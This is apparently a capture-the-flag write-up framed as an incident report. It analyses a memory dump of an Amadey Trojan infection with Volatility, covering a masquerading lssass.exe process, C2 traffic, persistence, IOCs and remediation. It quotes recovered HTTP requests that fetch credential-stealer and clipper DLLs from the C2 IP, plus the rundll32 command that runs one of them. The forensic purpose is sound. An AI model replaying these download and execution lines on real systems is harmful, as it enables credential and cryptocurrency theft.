Incident Response Report: Amadey Trojan (APT-C-36) — Memory Forensics & Malware Loader Analysis
Platform: CyberDefenders
Challenge: Amadey - APT-C-36
Category: Endpoint Forensics / Memory Analysis
Difficulty: Easy
Tools: Volatility 3, Strings
Achievement: Proof of Completion
1. Executive Summary
Incident Type: Trojan Loader / Credential Theft / Clipboard Hijacking
Malware Family: Amadey Trojan Stealer (associated with APT-C-36 / Blind Eagle)
An after-hours alert from the Endpoint Detection and Response (EDR) system flagged suspicious activity on a Windows workstation. The behavioral heuristics aligned with the Amadey Trojan Stealer, a modular malware loader frequently utilized by the APT-C-36 (Blind Eagle) threat group. A full memory dump (Windows 7 x64-Snapshot4.vmem) was captured for forensic analysis.
Using Volatility 3, a deep-dive memory forensics investigation was conducted to reconstruct the attack timeline, identify the root cause process, map the attacker’s C2 infrastructure, uncover secondary payloads, and document the persistence mechanism. The investigation confirmed a fully staged infection — from initial execution through secondary payload delivery to scheduled task persistence.
Indicators of Compromise (IOCs)
| Type | Indicator | Description |
|---|---|---|
| IPv4 | 41.75.84.12 | APT-C-36 Command and Control Server |
| File Path | C:\Users\*\AppData\Local\Temp\925e7e99c5\lssass.exe | Primary Amadey Loader (masquerading as lsass.exe) |
| File Path | C:\Users\*\AppData\Roaming\116711e5a2ab05\clip64.dll | Clipper Secondary Payload |
| Network | GET /rock/Plugins/cred64.dll | HTTP request for Credential Stealer module |
| Network | GET /rock/Plugins/clip64.dll | HTTP request for Clipboard Hijacker module |
| Scheduled Task | \Windows\System32\Tasks\lssass.exe | Persistence via Scheduled Task |
MITRE ATT&CK Mapping Overview
| Tactic | Technique | ID |
|---|---|---|
| Execution | System Binary Proxy Execution: Rundll32 | T1218.011 |
| Persistence | Scheduled Task/Job: Scheduled Task | T1053.005 |
| Defense Evasion | Masquerading: Match Legitimate Name or Location | T1036.005 |
| Command and Control | Application Layer Protocol: Web Protocols | T1071.001 |
| Command and Control | Ingress Tool Transfer | T1105 |
2. Phase 1: Initial Execution & Process Masquerading (Q1)
Objective: Identify the root malicious process triggering the EDR alert.
To understand the full scope of this intrusion, the first step was to analyze the process tree. The windows.pstree plugin is superior to a flat process list because it visualizes parent-child relationships — which is critical for spotting processes that don’t belong in the standard Windows boot hierarchy.
Command Executed:
1
python3 vol.py -f "Windows 7 x64-Snapshot4.vmem" windows.pstree
Findings:
Scrolling to the bottom of the process tree immediately revealed the anomaly. A process named lssass.exe (PID: 2748) was sitting at the base of the tree, completely detached from the standard Windows process hierarchy.

Why this is suspicious:
- Name Spoofing: The attacker intentionally named the binary
lssass.exe— adding an extrasto mimic the legitimate Windows processlsass.exe(Local Security Authority Subsystem Service). At a quick glance, especially in a crowded process list, this is easy to miss. - Orphaned Process: A legitimate
lsass.exeis always spawned bywininit.exeas part of the Windows boot sequence. This process was a child of PID 2524, which is itself abnormal. It had no connection to the standardwininit.exe → lsm.exe → lsass.exechain. - Child Spawning: The rogue process had already spawned a child
rundll32.exe(PID: 3064), which is a classic indicator of DLL-based payload execution — a technique we’ll investigate in Phase 5.
Answer Q1
What is the name of the unusual process that could potentially be a masquerading malware?
lssass.exe
MITRE ATT&CK Reference:
This maps to T1036.005 — Masquerading: Match Legitimate Name or Location. The attacker chose a name visually identical to a critical Windows system process to evade casual inspection by analysts and automated tools that rely on process name whitelisting.
3. Phase 2: Defense Evasion & Execution Path (Q2)
Objective: Determine where the malicious binary was actually executing from on disk.
Knowing the process name is suspicious is only half the picture. Legitimate system binaries execute from protected directories like C:\Windows\System32. If our rogue lssass.exe is running from a user-writable directory, that confirms malicious intent. The windows.cmdline plugin reveals the full executable path for any PID.
Command Executed:
1
python3 vol.py -f "Windows 7 x64-Snapshot4.vmem" windows.cmdline | grep 2748
Findings:

The rogue lssass.exe was executing from:
1
C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe
Analysis:
- User Temp Directory: The
AppData\Local\Tempfolder is a go-to staging location for malware. It’s user-writable by default, requires no admin privileges or UAC elevation to write to, and files there don’t raise suspicion in the same way a random executable inC:\Windowswould. - Random Subdirectory (
925e7e99c5): The malware created a randomly-named subdirectory within Temp. This is a signature Amadey behavior — it generates a unique folder name per infection to avoid collisions with other instances or security tool signatures looking for fixed paths. - Short File Name (
0XSH3R~1): The~1suffix is a Windows 8.3 short filename. The full username is likely0xSh3rl0ck, which was truncated by the system.
Answer Q2
What is the full path of the binary for the suspicious process?
C:\Users\0XSH3R~1\AppData\Local\Temp\925e7e99c5\lssass.exe
Analyst Note:
The combination of process name masquerading (lssass.exe→lsass.exe) with execution from a user Temp directory is a strong dual-indicator. Legitimate Windows processes never execute from user directories. This is enough evidence to classify PID 2748 as confirmed malicious and proceed to network analysis.
4. Phase 3: Command and Control Discovery (Q3)
Objective: Identify the external infrastructure the malware is communicating with.
With the malicious process confirmed, the next logical step is to check what it’s talking to. The windows.netscan plugin extracts active and recently closed network connections from memory — including connections that may no longer show up in live netstat output.
Command Executed:
1
python3 vol.py -f "Windows 7 x64-Snapshot4.vmem" windows.netscan | grep 2748
Findings:

The lssass.exe process (PID 2748) established outbound connections from the victim workstation (192.168.195.136) to the external IP 41.75.84.12 on port 80 (HTTP). Both connections were in a CLOSED state at the time of the memory dump, indicating the data transfer had already completed.
Analysis:
- Port 80 (HTTP): The malware communicated over unencrypted HTTP rather than HTTPS. While this makes the traffic easier for defenders to inspect, it also blends in with normal web browsing and avoids the overhead of TLS certificate handling — a tradeoff many commodity malware families accept.
- CLOSED State: The connections completed before the memory dump was taken, meaning the C2 check-in and any payload downloads already executed successfully.
- Victim IP (
192.168.195.136): This confirms the infected workstation’s internal IP, which is useful for correlating with firewall logs and SIEM alerts.
Answer Q3
What is the external IP address the malware communicates with?
41.75.84.12
MITRE ATT&CK Reference:
This maps to T1071.001 — Application Layer Protocol: Web Protocols. The malware used standard HTTP (port 80) for C2 communication, blending with legitimate web traffic to avoid detection by network security controls.
5. Phase 4: Payload Delivery & Ingress Tool Transfer (Q4)
Objective: Determine what additional modules the Amadey loader fetched from the C2 server.
Amadey is primarily a loader — its main job isn’t to steal data directly, but to download and deploy specialized plugins from the C2 infrastructure. Since the C2 communication happened over unencrypted HTTP, the raw request data should still be recoverable from the memory dump using string analysis.
Command Executed:
1
strings "Windows 7 x64-Snapshot4.vmem" | grep "41.75.84.12" -C 2
Findings:

Two distinct HTTP GET requests were recovered from raw memory:
1
2
3
4
5
GET /rock/Plugins/cred64.dll HTTP/1.1
Host: 41.75.84.12

GET /rock/Plugins/clip64.dll HTTP/1.1
Host: 41.75.84.12
Analysis:
cred64.dll— A credential stealer module. Based on known Amadey plugin nomenclature, this DLL harvests stored passwords from browsers, email clients, and other applications on the compromised system.clip64.dll— A clipboard hijacker (clipper) module. This replaces cryptocurrency wallet addresses copied to the clipboard with attacker-controlled addresses, redirecting transactions to the threat actor’s wallets.- Plugin Directory (
/rock/Plugins/): The C2 server uses a structured directory to serve different modules. This modular architecture allows the Amadey operator to selectively deploy capabilities per target — for instance, only deploying the clipper on machines where crypto activity is detected. 64Suffix: Both modules target the 64-bit architecture, which is consistent with theWindows 7 x64memory image being analyzed.
Answer Q4
How many files were downloaded by the malware from the C2 server?
2—clip64.dllandcred64.dll
MITRE ATT&CK Reference:
This maps to T1105 — Ingress Tool Transfer. The Amadey loader downloaded additional tools (credential stealer and clipboard hijacker) from the C2 server to extend its capabilities on the compromised host.
6. Phase 5: Secondary Payload Execution (Q5 & Q6)
Objective: Confirm how the downloaded payloads were staged and executed on the victim.
With the downloaded DLLs identified, the next question is: where did they land on disk, and how were they executed? We already noticed PID 3064 (rundll32.exe) as a child of the malicious lssass.exe in the process tree. Let’s examine its command line and correlate with a filesystem scan.
Command Executed:
1
python3 vol.py -f "Windows 7 x64-Snapshot4.vmem" windows.cmdline | grep 3064
Findings (Payload Execution):

The command line for PID 3064 revealed:
1
rundll32.exe  "C:\Windows\System32\rundll32.exe" C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll, Main
Analysis:
- Living off the Land (LOLBin): The attacker used
rundll32.exe— a legitimate, Microsoft-signed Windows binary — to proxy the execution of the maliciousclip64.dll. This is a classic “Living off the Land” technique. Becauserundll32.exeis a trusted system binary, it’s often whitelisted by endpoint security products, allowing the malicious DLL to execute undetected. - Export Function (
Main): The DLL was loaded using theMainexport function, which is the entry point the Amadey developers coded into the clipper module. - Staging Directory (
116711e5a2ab05): The downloaded plugins were stored in a separate randomly-named directory underAppData\Roaming— distinct from the Temp directory where the primary loader lives. This separation makes cleanup harder, as an analyst who finds and removeslssass.exefrom Temp might miss the plugin DLLs hidden in Roaming.
Confirming the Payload on Disk:
1
python3 vol.py -f "Windows 7 x64-Snapshot4.vmem" windows.filescan | grep "116711e5a2ab05"

The file scan confirmed clip64.dll exists at:
1
C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll
Corroborating Evidence (Strings Analysis):
1
strings "Windows 7 x64-Snapshot4.vmem" | grep -i "116711e5a2ab05"

The strings output independently corroborated the execution, showing the full rundll32.exe command line and the clip64.dll path in memory.
Answer Q5
What is the full path of the DLL that the malware loaded using rundll32.exe?
C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\clip64.dll
Answer Q6
What is the process responsible for executing the DLL?
rundll32.exe
MITRE ATT&CK Reference:
This maps to T1218.011 — System Binary Proxy Execution: Rundll32. The attacker used the legitimate Windows binaryrundll32.exeto execute malicious code contained inclip64.dll, bypassing application whitelisting and endpoint security controls.
7. Phase 6: Persistence Mechanism (Q7)
Objective: Identify how the malware survives system reboots.
Malware that doesn’t persist is a one-shot tool — effective only until the next reboot. Sophisticated threats like Amadey always establish a persistence mechanism. Common methods include Registry Run Keys, Startup folder shortcuts, or Scheduled Tasks. A global file scan across the memory space can reveal persistence artifacts that aren’t visible through process analysis alone.
Investigation Approach:
First, Registry Run Keys were checked — the most common persistence method — but no entries for lssass.exe were found under Software\Microsoft\Windows\CurrentVersion\Run. This led to a broader search using windows.filescan for any other instances of the malware binary.
Command Executed:
1
python3 vol.py -f "Windows 7 x64-Snapshot4.vmem" windows.filescan | grep -i "lssass.exe"
Findings:

The file scan revealed lssass.exe in three locations:
\Users\0XSH3R-1\AppData\Local\Temp\925e7e99c5\lssass.exe— The primary execution location (already known)\Windows\System32\Tasks\lssass.exe— A copy inside the Windows Tasks directory- Another reference in the Temp directory (likely a cached file handle)
Analysis:
The critical finding is the second entry: \Windows\System32\Tasks\lssass.exe. This is the Windows Task Scheduler’s storage directory. The presence of lssass.exe here means the malware successfully registered itself as a Scheduled Task — ensuring it executes automatically on user logon, on a timer, or at system startup.
Why Scheduled Tasks are effective for persistence:
- They survive reboots, unlike in-memory-only malware
- They can be configured to run with elevated privileges
- They run silently in the background without user interaction
- They’re harder to spot than Registry Run Keys, which are commonly checked by security tools
Answer Q7
Where is the persistence mechanism located on the system?
C:\Windows\System32\Tasks\lssass.exe
MITRE ATT&CK Reference:
This maps to T1053.005 — Scheduled Task/Job: Scheduled Task. The attacker created a Windows Scheduled Task to ensure the Amadey loader executes automatically, maintaining persistent access to the compromised workstation across reboots.
Analyst Note:
The persistence strategy here is particularly clever. By placing the scheduled task file with the same masqueraded name (lssass.exe), even an analyst browsing the Tasks directory might mistake it for a legitimate system task. Combined with the primary loader in Temp and the plugins in Roaming, complete remediation requires cleaning three separate directories.
8. Full Attack Timeline
Based on the process creation timestamps and network artifacts recovered from memory:
| Time (UTC) | Kill Chain Phase | Activity |
|---|---|---|
| 21:33:04 | Execution | lssass.exe (PID 2748) executes from AppData\Local\Temp\925e7e99c5\ |
| 21:33:04 | Defense Evasion | Process masquerades as legitimate lsass.exe with extra ‘s’ |
| 21:33:xx | C2 Communication | Outbound HTTP connections to 41.75.84.12:80 established |
| 21:33:xx | Ingress Tool Transfer | GET /rock/Plugins/cred64.dll — credential stealer downloaded |
| 21:33:xx | Ingress Tool Transfer | GET /rock/Plugins/clip64.dll — clipboard hijacker downloaded |
| 21:33:56 | Execution | rundll32.exe (PID 3064) spawned to execute clip64.dll via LOLBin |
| Post-Inf. | Persistence | Scheduled Task created at \Windows\System32\Tasks\lssass.exe |
9. Remediation & Mitigation Recommendations
Immediate Actions
- Isolate the workstation (
192.168.195.136) from the network immediately - Block the C2 IP
41.75.84.12at the perimeter firewall and proxy - Kill processes PID 2748 (
lssass.exe) and PID 3064 (rundll32.exe) - Delete the malware from all three locations:
C:\Users\0xSh3rl0ck\AppData\Local\Temp\925e7e99c5\(entire directory)C:\Users\0xSh3rl0ck\AppData\Roaming\116711e5a2ab05\(entire directory)C:\Windows\System32\Tasks\lssass.exe
- Rotate all credentials on the affected workstation — the
cred64.dllmodule may have already exfiltrated stored passwords
Detection Rules
- Process Name Anomaly: Alert on any process named
lssass.exe(double ‘s’) — legitimate Windows has onlylsass.exe - Temp Directory Execution: Flag any executable running from
AppData\Local\Temp\[random]\paths - Rundll32 Abuse: Monitor
rundll32.exeloading DLLs fromAppData\Roamingdirectories - Scheduled Task Creation: Alert on new scheduled tasks referencing executables outside
C:\Windows\System32\
Long-Term Hardening
- Application Whitelisting: Implement AppLocker or WDAC policies to prevent execution from user-writable directories (Temp, AppData)
- Network Monitoring: Deploy deep packet inspection for outbound HTTP traffic to detect C2 callbacks — especially raw HTTP (non-HTTPS) to uncommon IP ranges
- Endpoint Detection: Ensure EDR policies flag
rundll32.exeloading unsigned DLLs from user directories
10. Conclusion
The Amadey APT-C-36 investigation demonstrates a complete malware loader infection chain — from initial execution through plugin delivery to persistence establishment. Key findings include:
Process Masquerading: The attacker deployed
lssass.exe, adding a single character to impersonate the critical Windows processlsass.exe. This simple but effective technique can easily bypass visual inspection during incident triage.Modular Architecture: Amadey’s real power lies in its role as a loader. The primary binary is lightweight, but it pulled two specialized modules from the C2 — a credential stealer (
cred64.dll) and a clipboard hijacker (clip64.dll) — extending its capabilities post-infection.Living off the Land: By using
rundll32.exeto execute the downloaded DLLs, the attacker avoided dropping additional executables that might trigger signature-based detection. The malicious code ran under the umbrella of a trusted Microsoft binary.Multi-Layer Persistence: The scheduled task ensures the malware survives reboots, while the separation of components across three directories (Temp, Roaming, System32\Tasks) makes complete remediation challenging if any location is missed.
Key Takeaways for the SOC:
- Name Validation: Never trust process names alone. Always cross-reference the execution path —
lsass.exefrom Temp is never legitimate. - Memory Forensics: Volatility’s
netscan,cmdline, andfilescanplugins provided the complete attack picture from a single memory dump — no disk image was needed. - Unencrypted C2: The use of plain HTTP for C2 is a double-edged sword for attackers. While it avoids TLS overhead, it left full HTTP requests recoverable in memory, allowing us to reconstruct the exact payloads downloaded.
Analysis Date: March 29, 2026
Analyst: El OMARI Zakaria